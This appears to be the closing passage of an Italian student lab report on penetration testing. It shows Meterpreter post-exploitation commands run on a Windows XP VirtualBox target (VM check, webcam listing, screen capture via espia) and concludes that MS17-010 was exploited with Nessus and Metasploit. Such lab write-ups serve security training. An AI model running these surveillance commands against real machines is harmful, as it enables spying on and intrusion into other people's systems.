
```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

- **webcam_list**: Verifica la presenza di webcam (nessuna webcam trovata).

```
meterpreter > webcam_list
[-] No webcams were found
```

- **use espia** e **screengrab**: Cattura uno screenshot del desktop di Windows XP su Kali Linux.

```
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/kOYGcZfg.jpeg
meterpreter >
```



5. Conclusioni:

L'esercizio è stato completato con successo, dimostrando l'efficacia degli strumenti di penetration testing utilizzati nel rilevare e sfruttare vulnerabilità nei sistemi Windows XP. La combinazione di Nessus e Metasploit ha consentito di identificare e sfruttare la vulnerabilità MS17-010, ottenendo accesso remoto alla macchina target e raccogliendo le informazioni richieste. La consapevolezza della vulnerabilità SMBv1 sottolinea l'importanza di adottare pratiche di sicurezza come la disabilitazione di protocolli obsoleti e l'aggiornamento a versioni più recenti.